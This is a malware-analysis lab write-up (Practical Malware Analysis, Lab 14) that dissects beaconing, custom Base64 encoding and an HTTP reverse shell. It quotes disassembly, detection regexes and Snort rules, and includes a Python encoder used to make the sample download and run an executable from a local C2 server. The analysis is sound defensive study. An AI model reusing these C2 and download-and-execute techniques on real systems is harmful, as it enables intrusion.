lab14
Lab 14-1
Which networking libraries does the malware use, and what are their advantages?
urlmon.dll is the only networking library used by this malware. One function is imported: URLDownloadToCacheFileA. According to the documentation, this function “downloads data to the Internet cache and returns the file name of the cache location for retrieving the bits.”
HRESULT URLDownloadToCacheFile(
  _In_       LPUNKNOWN           lpUnkcaller,
  _In_       LPCSTR              szURL,
  _Out_      LPTSTR              szFileName,
  _In_       DWORD               cchFileName,
  _Reserved_ DWORD               dwReserved,
  _In_opt_   IBindStatusCallback *pBSC
);
The advantage of using urlmon.dll is that it allows the malware to download remote payloads with very little code while automatically handling proxies, redirects, caching, and common network configurations. Because it relies on normal Windows networking behavior, its traffic can blend in with legitimate web activity, making detection harder than when using custom socket code or low‑level networking APIs.
However, defenders can still detect it by correlating unusual parent processes making web requests, unexpected User‑Agent strings associated with non‑browser binaries, anomalous destination domains or IPs, timing patterns (for example, a binary downloading immediately on execution), and access to the Internet cache from suspicious locations. While urlmon.dll helps evade low‑level network signatures, behavior‑based monitoring (EDR, proxy logs, TLS inspection, and process‑to‑network correlation) can still reveal the malware’s download activity even if the packets themselves look normal.
What source elements are used to construct the networking beacon, and what conditions would cause the beacon to change?
The strings output from the malware reveals the web server used by the sample as well as several C‑style format strings:
"http://www.practicalmalwareanalysis.com/%s/%c.png"
%c%c:%c%c:%c%c:%c%c:%c%c:%c%c
%s-%s
These format specifiers show that the malware constructs values at runtime rather than relying on static strings. The URL format suggests that a directory name (%s) and a single character (%c) are substituted dynamically before making a request, allowing the malware to vary paths or filenames.
The other format patterns resemble time, identifier, or system‑derived values, implying that the malware embeds host‑specific information into requests. This runtime string construction supports host tracking and basic data exfiltration, while also reducing static signature detection since the final network indicators are not hardcoded in the binary.
push    0               ; LPBINDSTATUSCALLBACK
push    0               ; DWORD
push    200h            ; cchFileName
lea     eax, [ebp+ApplicationName]
push    eax             ; LPSTR
lea     ecx, [ebp+Buffer]
push    ecx             ; LPCSTR
push    0               ; LPUNKNOWN
call    URLDownloadToCacheFileA
In IDA, cross‑referencing URLDownloadToCacheFileA shows that it is called once. To understand the beacon, we examine the URL string construction logic stored in Buffer.
call    ds:GetCurrentHwProfileA
movsx   edx, [ebp+HwProfileInfo.szHwProfileGuid+24h]
push    edx
.
.
.
movsx   ecx, [ebp+HwProfileInfo.szHwProfileGuid+19h]
push    ecx
push    offset aCCCCCCCCCCCC ; "%c%c:%c%c:%c%c:%c%c:%c%c:%c%c"
lea     edx, [ebp+var_10098]
push    edx             ; Buffer
call    _sprintf
The construction starts in the main entry point. First, GetCurrentHwProfileA is called, which returns a HW_PROFILE_INFOA structure. The malware is only interested in the HwProfileGuid field. It extracts individual characters starting at offsets 0x19 through 0x24 inside the GUID, as shown by the repeated movsx instructions, and pushes each byte onto the stack.
These bytes are passed to sprintf with the format string %c%c:%c%c:%c%c:%c%c:%c%c:%c%c, producing a colon‑separated representation of selected GUID bytes.
Next, GetUserNameA is called, and the username of the current thread is stored in a buffer. This value is combined with the GUID string using another sprintf call to form: GUID-Username
For this string, an encoding routine is invoked. First, the function calculates the input length using _strlen and initializes several counters.
call    _strlen
mov     [ebp+len], eax
mov     [ebp+ind], 0
mov     [ebp+ind4], 0
The routine processes the input in blocks of three bytes. For the first three iterations, characters are copied into a local buffer. Along with the main loop index ind, two other counters are updated: is3, which ensures no more than three bytes are read, and currcount, which tracks how many valid bytes are present.
Once is3 >= 3, the routine converts these three bytes into four encoded characters. The current byte count, an output buffer (buffer_b64), and the input buffer are pushed as arguments to the encoding subroutine.
push    ecx             ; currcount (1, 2, or 3)
lea     edx, [ebp+buffer_b64]
push    edx             ; target for 4 chars
lea     eax, [ebp+buffer]
push    eax             ; source of 3 chars
call    b64_encode
After encoding, four bytes are copied from buffer_b64 into the final target buffer. A secondary loop runs exactly four times, using is3 as a helper counter and ind4 as the global output index. The process then repeats for the next three input bytes until the string is exhausted. Finally, a null terminator is appended.
In summary, this subroutine is a Base64 encoding wrapper that converts a raw input string into a Base64‑encoded representation.
Once the encoded string is ready, it is passed to the final routine that builds the URL. The last character of the encoded string is extracted, and both values are formatted into:
"http://www.practicalmalwareanalysis.com/%s/%c.png"For example, a directory string “malicious” produces:
"http://www.practicalmalwareanalysis.com/malicious/s.png"This URL is then accessed using URLDownloadToCacheFileA, effectively exfiltrating part of the victim’s HwProfile GUID and the username, Base64‑encoded.

Running the malware in a VM confirms the analysis. The malware sends a GET request to:
/ODA6NmQ6NjE6NzI6Njk6NmYtc2lib3Ua/a.pngThe character “a” is the last character of the encoded string, as expected, and the decoded value corresponds to:
80:6d:61:72:69:6f-sibou
The first part is effectively derived from the VM’s HwProfile GUID, and the second part is the username.
Does the malware use standard Base64 encoding? If not, how is the encoding unusual?
Overall, the wrapper mostly implements standard Base64, but dynamic analysis shows unusual behavior. The encoded string consistently ends with ‘a’. While a Base64 string can legally end with a, the pattern persists even when the username’s last character is changed.
The reason becomes clear when examining the function that transforms three bytes into four Base64 characters.
cmp     [ebp+ind], 1
jle     short loc_40107A

loc_40107A:
mov     [ebp+var_4], 61h ; 'a'
This block handles padding. But, in normal Base64, missing bytes are padded using ’=’. Here, instead of inserting ’=’, the malware inserts ‘a’. This deviation avoids the typical ’=’ padding signature and is a subtle way to evade weak detection rules that rely on standard Base64 patterns.
What elements of the malware’s communication may be effectively detected using a network signature?
One effective signature is the request pattern where the PNG filename is a single character, and that character is identical to the last character of the directory name.
Another characteristic is the original use of colon‑separated hex bytes (xx:xx:xx…). Although this is hidden by Base64 encoding, the structure leaks through. Since Base64 operates on three‑byte blocks and the raw input repeatedly contains patterns like xx:, the encoded output produces a repeating structure. In practice, every fourth character tends to remain consistent (for example, 6 in the sample).
This is visible in the observed request path:
xxx6xxx6xxx6...where x represents any Base64 character.
A possible detection regex is:
^/(?:[a-zA-Z0-9+/_-]{3}6)+[a-zA-Z0-9+/_-]*([a-zA-Z0-9+/_-])/\1\.png$This expression matches the repeating Base64 pattern and enforces that the PNG filename matches the final character of the encoded directory, making it suitable for identifying this malware’s beaconing behavior.
Lab 14-2
What Are the Advantages and Disadvantages of Coding Malware to Use Direct IP Addresses?
One advantage of using a direct IP address is that it bypasses the need for a DNS lookup. This can evade weak security controls that block malicious domain names but do not properly filter IP addresses. It also removes the need for an attacker to register or manage a domain name, which can reduce their exposure.
Dynamic analysis also becomes more difficult in this case because typical DNS redirection tools such as ApateDNS are ineffective when the malware uses hardcoded IP addresses. Without a domain name to redirect, intercepting or analyzing the malware’s network traffic is more challenging.
However, this approach is very rigid. Once an IP address is hardcoded into the malware and defenders block that IP, communication with the server fails. The attacker cannot easily change their server location without modifying and redistributing the malware. In practice, this often means the operation becomes ineffective once the IP is discovered and blocked.
Using domain names is more flexible. An attacker can move their server to a new IP address and simply update the DNS record, allowing the malware to continue functioning without being modified. This makes IP‑based blocking far less effective compared to blocking or taking down the domain itself.
Which Networking Libraries Does This Malware Use? What Are the Advantages and Disadvantages?
This malware uses WININET.dll for networking. WININET provides high‑level Internet functions such as opening URLs and reading data over HTTP or HTTPS. Because these APIs are commonly used by legitimate Windows applications, traffic generated through them often blends in with normal user activity, making simple detection more difficult.
An advantage of using WININET is ease of implementation. It handles many details automatically, such as proxy settings, cookies, and standard HTTP behavior, which allows the network communication to look more like normal web traffic.
However, there are also disadvantages. WININET is designed for user‑mode, interactive applications and is not ideal for large‑scale or stealthy background communication. Security tools can hook or monitor these APIs, making the activity easier to detect. In addition, WININET may respect system proxy and firewall settings, which can limit or expose the malware’s communication attempts.
What is the source of the URL that the malware uses for beaconing? What advantages does this source offer?
 Although ApateDNS did not receive any requests, traffic was still forwarded to the loopback address to facilitate analysis. This indicates that the malware is not using a domain name, but instead relies on a hardcoded IP address as the source of its URL.
 The IP address is stored in plaintext within the executable’s resource section. By dumping the resources with manalyse, the embedded string can be extracted, revealing the URL: http://127.0.0.1/tenfour.html
The malware attempts to access the resource /tenfour.html. Instead of placing beaconing data in the URL parameters or path, the information is embedded inside the User‑Agent header:
User-Agent: (!<e6LJC+xnBq90daDNB+1TDrhG6aWG6p9LC/iNBqsGi2sVgJdqhZXDZoMMomKGoqxUE
73N9qH0dZltjZ4RhJWUh2XiA6imBriT9/oGoqxmCYsiYG0fonNC1bxJD6pLB/1ndbaS9YXe9710A6t/C
pVnA63TD5Vl97iPDbxU7l3NB+amE4iTBbVL8r1NBqtCoqHHCc1LCLwVilUy
The characters resemble Base64 encoding, but decoding them does not produce readable plaintext, suggesting the data is additionally obfuscated or encrypted.

After a short delay, a second request is sent to the same resource, but this time the User‑Agent is a normal looking string. However, the connection does not terminate, and sending strings produces no visible output.

Examining the process tree in Process Explorer explains this behavior. The executable spawns a cmd.exe process, indicating that the malware has created a remote shell bound to the local host and is now waiting for input.
Using a hardcoded IP address offers the advantage of bypassing DNS‑based detection and redirection mechanisms such as ApateDNS. It also reduces reliance on external infrastructure like registered domains. Additionally, hiding data in HTTP headers such as the User‑Agent helps the traffic appear more legitimate and makes simple network inspection less effective.
Which Aspect of the HTTP Protocol Does the Malware Leverage?
The malware leverages HTTP’s header flexibility and normal client‑server request structure to hide its communication. Instead of placing beacon data in obvious locations such as URL parameters or POST bodies, it embeds the data inside a standard HTTP header, specifically the User‑Agent field.
Because HTTP headers are commonly used by legitimate browsers and applications, this allows the malware’s traffic to blend in with normal web traffic. Security tools that only inspect URLs or payloads may miss the hidden data. Additionally, using standard HTTP GET requests helps the malware appear like regular browsing activity, reducing the likelihood of detection.
What kind of information is communicated in the malware’s initial beacon?
As a first step, since the malware uses some form of encoding, we examine IDAtropy’s output to identify suspicious data regions. The entropy chart is quite revealing: while the .text and .rdata sections appear normal, the .data section contains a noticeable spike with entropy close to 4. Although this is not extremely high, it is unusual enough to warrant further investigation.
Inspecting the exact address responsible for this anomaly, we recover the following string:
'XYZlabcd3fghijko12e456789ABCDEFGHIJKL+/MNOPQRSTUVmn0pqrstuvwxyz'At first glance this might look like a key, but a closer look shows that each character appears exactly once and all characters belong to the Base64 character set. This strongly suggests the malware is using a custom Base64 alphabet instead of the standard one, likely as a simple obfuscation layer to evade detection.
Because the order of the characters is shuffled, any standard Base64 decoder would fail. Therefore, the malware must be performing Base64 encoding and decoding using this custom table:
CUSTOM_B64 = "WXYZlabcd3fghijko12e456789ABCDEFGHIJKL+/MNOPQRSTUVmn0pqrstuvwxyz"

char_to_value = {c: i for i, c in enumerate(CUSTOM_B64)}

def custom_b64_decode(s):
    bits = ""

    for char in s:
        if char == "=":
            continue
        if char not in char_to_value:
            raise ValueError(f"Invalid character: {char}")
        val = char_to_value[char]
        bits += f"{val:06b}"

    decoded = bytearray()
    for i in range(0, len(bits), 8):
        byte = bits[i:i+8]
        if len(byte) < 8:
            break
        decoded.append(int(byte, 2))

    return bytes(decoded)
To validate this hypothesis, the encoded string observed during dynamic analysis was passed into this decoder. The result successfully decrypted into the following output:
b'Microsoft Windows XP [Version 5.1.2600]\r\n(C) Copyright 1985-2001 Microsoft Corp.\r\n\r\nC:\\Documents and Settings\\sibou\\Desktop\\BinaryCollection\\Chapter_14L>'This output is extremely informative. It shows that the malware’s initial beacon contains:
- The operating system version
- The Windows build number
- The current user path
- The working directory / execution context
This layout is typical in shell establishment meaning it corresponds to a command-shell prompt rather than normal data exfiltration.
What are some disadvantages in the design of this malware’s communication channels?
In the malware’s WinMain, the program begins by retrieving a URL string from its resources using LoadStringA and storing it at offset +14h inside a heap-allocated structure referenced by ebx. This structure is later passed to worker threads and acts as a shared context containing configuration data such as the C2 URL and pipe handles.
The malware then creates two anonymous pipes using CreatePipe. One pipe is used for sending input to the spawned cmd.exe process (stdin), and the other is used for receiving output from it (stdout/stderr). These pipes are assigned to the child process through STARTUPINFOA and used when launching the shell with CreateProcessA, effectively binding cmd.exe to the parent malware process for command execution.
Once the shell is created, the malware spawns two worker threads. Each thread is responsible for one side of the command-and-control channel:
Output thread (victim → attacker): The first thread continuously reads data produced by cmd.exe using functions such as PeekNamedPipe and ReadFile. This allows the malware to capture command output without blocking.
Before exfiltrating the data, the output is passed through a custom encoding routine (labeled custom_b64 in analysis), which performs a Base64-like transformation. While this provides light obfuscation, it is not cryptographically secure and can be trivially decoded by defenders.
The encoded data is then transmitted back to the C2 server using sub_401750, which wraps WinINet functions such as InternetOpenA and InternetOpenUrlA. Instead of using POST data or custom headers, the malware embeds the encoded command output inside the User-Agent field of an HTTP request.
A major weakness appears in this routine:
mov edi, offset asc_403068 ; "(!<"The hardcoded string ”(!<” is prepended to the User-Agent field. During dynamic analysis, the same prefix was observed in outbound traffic, creating a highly reliable network signature. This allows defenders to easily detect or block the malware using IDS/IPS rules, proxy inspection, or firewall filtering. Hardcoded, consistent markers like this significantly weaken stealth.
Additionally, abusing the User-Agent field for data exfiltration is unusual and stands out in enterprise environments, further increasing detectability.
Input thread (attacker → victim): The second thread is responsible for retrieving attacker commands. It repeatedly polls the C2 URL using HTTP GET requests, again through WinINet APIs. The server response body contains plaintext commands, which the malware compares against previously received commands to avoid re-execution.
No strong parsing or validation is performed. The malware simply:
- Checks for command changes.
- Compares against the string “exit”.
- Appends a newline character.
- Writes the command directly into the stdin pipe of
cmd.exeusingWriteFile.
This design introduces several weaknesses:
- Commands are transmitted in cleartext, making inspection trivial.
- There is no authentication or integrity checking, so any intermediary could modify traffic.
- The static “exit” string acts as another behavioral signature.
- Polling is periodic and predictable, creating detectable beaconing behavior.
- There is no encryption, only encoding.
If the attacker sends “exit”, the malware signals an event, terminates threads, frees memory, deletes itself and exits.
What is the purpose of this malware, and what role might it play in the attacker’s arsenal?
Because it retrieves commands via HTTP GET requests and executes them through a hidden cmd.exe instance, it acts as a remote shell over HTTP. The attacker’s C2 server hosts command content (for example, in a simple webpage or script), and the malware periodically polls that endpoint for instructions.
Once a command is retrieved, the malware executes it locally and returns the output in encoded form through the User-Agent field of another HTTP request. This establishes a full bidirectional channel: Attacker → HTTP → Malware → cmd.exe cmd.exe → Malware → HTTP → Attacker movement preparation
Rather than being a full-featured implant, it behaves more like a loader or lightweight backdoor, giving the attacker interactive shell access using infrastructure that blends into web traffic.

For testing purposes, a simple HTTP server was used to simulate the C2 endpoint. A page “tenfour.html” containing the command calc was hosted, and once the malware polled the URL, it retrieved the command, passed it to cmd.exe, and executed it, resulting in the Calculator application being launched. This provided visible confirmation of the malware’s command execution capability.
Network Signatures
One of the strongest indicators is the hardcoded prefix prepended to the User‑Agent field. During dynamic analysis, outbound requests consistently contained the string (!< at the beginning of the User‑Agent, followed by encoded data. Because legitimate applications do not normally include this pattern, it forms an excellent low‑false‑positive signature. A Snort rule can inspect HTTP headers and trigger when this value appears:
alert tcp any any -> any 80 (
    msg:"MALWARE C2 HTTP User-Agent exfiltration pattern";
    flow:to_server,established;
    http_header;
    content:"User-Agent|3A| (!<";
    nocase;
    classtype:trojan-activity;
    sid:1000001;
    rev:1;
)
Another stable indicator is the malware’s use of a fixed beacon path, /tenfour.html, for polling attacker commands. Since the binary retrieves this resource repeatedly, defenders can monitor HTTP URIs for this value. Snort provides HTTP‑aware inspection, making it easy to match against the requested path:
alert tcp any any -> any 80 (
    msg:"MALWARE C2 Beacon to /tenfour.html";
    flow:to_server,established;
    http_uri;
    content:"/tenfour.html";
    nocase;
    classtype:trojan-activity;
    sid:1000002;
    rev:1;
)
In addition to specific strings, the malware abuses the HTTP protocol by embedding large amounts of encoded data inside the User‑Agent header. Normally, User‑Agent values are short and descriptive, but this malware sends unusually long header values carrying command output. This behavior can be detected generically by checking for oversized User‑Agent fields:
alert tcp any any -> any 80 (
    msg:"MALWARE Suspicious oversized User-Agent header";
    flow:to_server,established;
    http_header;
    content:"User-Agent|3A|";
    nocase;
    pcre:"/User-Agent:\s.{150,}/H";
    classtype:trojan-activity;
    sid:1000003;
    rev:1;
)
Together, these rules demonstrate that the malware’s communication channel is poorly designed from a stealth perspective. It relies on static paths, consistent header markers, and predictable HTTP behavior, all of which can be easily inspected by network security tools.
Lab 14-3
What hardcod-ed elements are used in the initial beacon? What elements, if any, would make a good signature?

The initial beacon contains several hard‑coded elements that are embedded directly in the malware. The request always uses the same HTTP method and resource, GET /start.htm HTTP/1.1, which gives a static and predictable URI path. The Host header is also fixed as www.practicalmalwareanalysis.com.
Accept: */*, Accept-Language: en-US, and Accept-Encoding: gzip, deflate are probably hard‑coded in the beacon too, but they would not serve well in detecting malicious traffic since they are very common in normal browser traffic. UA-CPU: x86, on the other hand, is rarer and could be used along with other indicators to lower the false‑positive rate.
The User‑Agent string is hard coded to mimic a browser: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729), which is common in legitimate traffic and therefore distinctive. In addition, the malware author made an error where the string “User-Agent:” appears again inside the User‑Agent value, forming a strong signature for detection.
Good signatures should focus on elements that are stable and unique. The strongest candidates are the combination of GET /start.htm, the Host value www.practicalmalwareanalysis.com, and the exact User‑Agent string. Matching on the method plus URI, together with the User‑Agent provides high confidence detection with low false positives.
What elements of the initial beacon may not be conducive to a long-lasting signature?
The malware begins execution in its main function by allocating a buffer for the local variable szUrl and then passing this empty buffer to a subroutine. That subroutine first attempts to load a file named C:\autobat.exe. If the file cannot be opened, the malware pushes the URL http://www.practicalmalwareanalysis.com/start.htm and calls another function.
If the file is found, the malware reads its contents into the szUrl buffer and then returns. Even though the file uses an .exe extension, the malware is actually reading a string from it, not executing it. This suggests the extension is used for stealth and to confuse analysts. In real attack scenarios, this file would be bundled with the malware and used as a configuration file from which the malware reads its C2 URL.
Returning to the fallback behavior: if the file is not present, sub_401372 is called. This function creates the file, writes the fallback URL (the one observed during dynamic analysis) into it, and then calls the original function recursively. On the second pass, the file now exists, so the malware reads the stored URL into memory and uses it.
 Inspecting C:\ confirms that the file exists. After renaming it with a .txt extension, its contents become readable and reveal the URL used by the malware. By modifying this value, the malware’s destination can be changed.
 As shown here, replacing the original entry with malicious.com/what causes the malware to request the new endpoint instead of its default behavior.
Because of this design, the URL and path are not good long‑lasting signatures. The malware does not truly rely on a hard‑coded address at runtime, but on a local configuration file that can easily be replaced by the attacker. If a domain is blocked, the attacker, or an automation script, can simply change the contents of the file to point to a new command‑and‑control server without modifying the malware binary itself.
How does the malware obtain commands? What are the advantages of this technique?
sub_4011F3 is called after the URL is constructed. First, the header fields are initialized; the same headers we observed in the beacon.
push    offset Format   ; "User-Agent: Mozilla/4.0 (compatible; MS"
.
.
lea     ecx, [ebp+szAgent]
push    ecx             ; lpszAgent
call    ds:InternetOpenA
Here we can see the attacker’s mistake: forgetting that InternetOpenA already creates a "User-Agent" string on its own, resulting in the duplicate header we observed.
Next, InternetOpenUrlA is called, and with those headers and URL, the content of the page is read using InternetReadFile into a local buffer. The following code scans this buffer and looks for the string “<no” and returns its offset using _strstr.
Once found, sub_401000 is called, where a long checking routine is performed.
mov     ecx, [ebp+offset]
movsx   edx, byte ptr [ecx+8]
cmp     edx, 3Eh ; '>'
.
.
mov     eax, [ebp+offset]
movsx   ecx, byte ptr [eax]
cmp     ecx, 6Eh ; 'n
.
.
mov     edx, [ebp+offset]
movsx   eax, byte ptr [edx+5]
cmp     eax, 69h ; 'i'
As we can see, instead of directly comparing the full string, the code compares it character by character. Reconstructing the checks in order, this logic verifies whether the found string corresponds to “<noscript>”.
Once this indicator is found, the next part takes the URL and removes the last sub-route by overwriting the last slash with a null byte. It then searches for this resulting string inside the page starting from the previously found offset, takes what comes next, and stops when it encounters the string “96’”.
<h1>hello<\h1>
<noscript>...http://www.practicalmalwareanalysis.com/aa/bb/cc96
As an example, if the page looks like this, the code returns the string /aa/bb/cc.
Back in the main function, once this string is retrieved, a parser is called.
mov     ax, slash
mov     word ptr [ebp+Delimiter], ax
lea     ecx, [ebp+Delimiter]
push    ecx             ; Delimiter
mov     edx, [ebp+command]
push    edx             ; String
call    _strtok
add     esp, 8
mov     [ebp+var_10], eax
lea     eax, [ebp+Delimiter]
push    eax             ; Delimiter
push    0               ; String
call    _strtok
add     esp, 8
mov     [ebp+Str], eax
This block takes the extracted string, for example “aa/bb”, and splits it into “aa” and “bb”. In practice, the code actually expects the first part to be a single character representing the command.
Then a switch-case structure is used.
For the first case, command ‘d’, the second part is passed as a parameter and a function is called. sub_401147 is first executed as a parser for the command argument. It takes this argument, which is expected to be numeric, and translates it into its representation using the following table:
'/abcdefghijklmnopqrstuvwxyz0123456789:.'Using URLDownloadToCacheFileA, the decoded string — which represents a URL — is then downloaded and executed.
table = "/abcdefghijklmnopqrstuvwxyz0123456789:."

def encode(s):
	out = []
		for ch in s.lower():
			idx = table.find(ch)
			if idx == -1:
				raise ValueError(f"Character not in table: {ch}")
			out.append(f"{idx:02d}")
	return "".join(out)

text = "http://192.168.0.104/calculator.exe"
encoded = encode(text)
print(encoded)
I tried hosting a lightweight calculator exe on my C2 server and encoded the link using this Python script. After a short while, the malware accessed the endpoint, downloaded the executable, and ran it.
